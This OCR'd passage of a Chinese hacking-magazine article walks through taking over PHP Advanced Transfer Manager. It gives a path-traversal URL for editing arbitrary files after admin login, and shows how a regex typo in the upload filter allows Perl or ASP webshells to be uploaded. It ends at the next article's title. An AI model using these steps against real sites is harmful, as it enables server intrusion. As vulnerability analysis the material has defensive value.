


图 1　直接查看密码

大家看到密码是 MD5 加密的，破解 md5 是件很辛苦的事情，但是现在破解 MD5 的软件或查询 MD5 的网站也不少，如果能成功破解出密码，那么怎么得到 webshell 呢？不急， 嘿嘿，先以 admin 的身份登陆，如图 2：




图 2　以 admin 身份登陆后台

在后台提交 http://127.0.0.1/phpATM/configure.php?action=editfile&filename=footer.htm&

就可以编辑 footer.htm 文件，难道只能编辑这几个文件？经过测试发现可以编辑和查看整个网站的内容，先来看看 configure.php 是怎么写的吧，如下是关键代码：

```
case ACTION_EDITFILE:
    $filename = getGetVar('filename');
    place_message($mess[164], $mess[166], basename(__FILE__));
    show_file_editor($filename);
    break;
```

$filename 没有任何限制或过滤哦 。嘿嘿，那我们提交下面的地址：http://127.0.0.1/phpATM/configure.php?action=editfile&filename=../index.php&

通过"../"我们就可以修改index.php的内容了，修改网站上级目录可以通过"../../"来达到目的。其实这只是个比较简陋的shell罢了，只能修改查看文件而已，如图3：




图3 编辑上级目录里的index.php文件

当然也可以在这个时候人webshell了，写了探测PHP环境的<?phpinfo();?>，然后运行，如图4就能探测它的环境了：




图4 查看写入的phpinfo

从上面的过程来看，这个bug是个鸡肋，只有管理员大叔才能用，在利用前你还必须想想怎么破那个MD5哦，不爽！

Bug2、上传文件漏洞

不要说我忽悠大家啊，这个漏洞当初我也没有注意到，不太注意还真看不到。首先看看程序是怎么来过滤上传文件的扩展名的，从include文件夹下的conf.php中看到下面的代码：

```
$rejectedfiles = "^index\.|\.desc$|\.dlcnt$|\.php$|\.php\..*|\.php3$|\.php3\..*|\.cgi\..*|\.cgi$|\.pl$\.pl\..*";
```

我们是不是还可以上传规定以外的文件类型，这也是我初看时候的想法，针对服务器是iis架设的我们就可以上传asp、aspx、jsp、cfm木马了。

至于马的路径则是files+木马的文件名。那么我们很容易就能得到一个webshell，关键就看服务器是否支持我们传的木马的格式了，如图5，可以查到服务器是支持ASP的。




图5 查看服务器是不是支持ASP

当然你也可以用WSockExpert抓包来看看服务器到底是什么类型的，比如抓到下面的信息就说明服务器是Win32的，就应该支持ASP了。

```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2006 04:56:18 GMT
Server: Apache/1.3.31 (Win32) PHP/5.0.1
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.1
Transfer-Encoding: chunked
Content-Type: text/html; charset=gb2312
```

现在我们再回过头来看仔细看看上面这句代码：

```
$rejectedfiles = "^index\.|\.desc$|\.dlcnt$|\.php$|\.php\..*|\.php3$|\.php3\..*|\.cgi\..*|\.cgi$|\.pl$\.pl\..*";
```

大家仔细看看，我们是不是可以上传*.pl格式的文件啊！嘿嘿。看代码，可能是作者写的时候笔误吧，上面的“.pl$”少了一个"|"(怎么不是php发生笔误呢，^_^)，正确的写法应该是：

```
$rejectedfiles = "^index\.|\.desc$|\.dlcnt$|\.php$|\.php\..*|\.php3$|\.php3\..*|\.cgi\..*|\.cgi$|\.pl$ | \.pl\..*";
```

程序是老外写的，可能是人家考虑到程序多是放在linux系统下的，所以就没有考虑asp、aspx，但是大多数linux系统是支持perl的，所以上传一个perl脚本的木马， 至此就拿下PHP Advanced Transfer Manager的webshell了。下面就是上传一个perl写的木马，结果大家可以看到了，如图6，图7：




图6 上传Perl的木马




图7 运行perl木马

本文总结

入侵这套程序关键是看服务器的环境，如果是iis，一般使用asp应该没什么问题；如果是apache，基本上一个perl脚本就可以搞定，看来写程序的大叔们可真不能马虎！不然后果真的很危险啊！好了，就写到这吧，下回见！


（本文提到的用perl写的木马test.pl已经收录在光盘里）

编辑点评1： 这个漏洞让我想起了以前那个雪人论坛的漏洞，也是作者笔误，把应当过滤的变量名字写错了，看来在这方面，国外国内都一样呀。

编辑点评2： 最近发现，好像写代码的一般都比较粗心，而搞安全的却很细心，如本文最精彩的部分就是作者发现限制上传的类型中限制不严，使得在IIS环境下可以直接上传ASP木马；而在linux系统下则因为写代码的疏忽可以上传一个perl木马加以利用，而且利用也算很广泛了。漏洞的产生，归根下来，还是上传类型处理得不好，这种被动地限制上传类型真的不安全，可谓防不胜防！

Jsp+Apache漏洞入侵一则

——记对中华网的一次安全检测

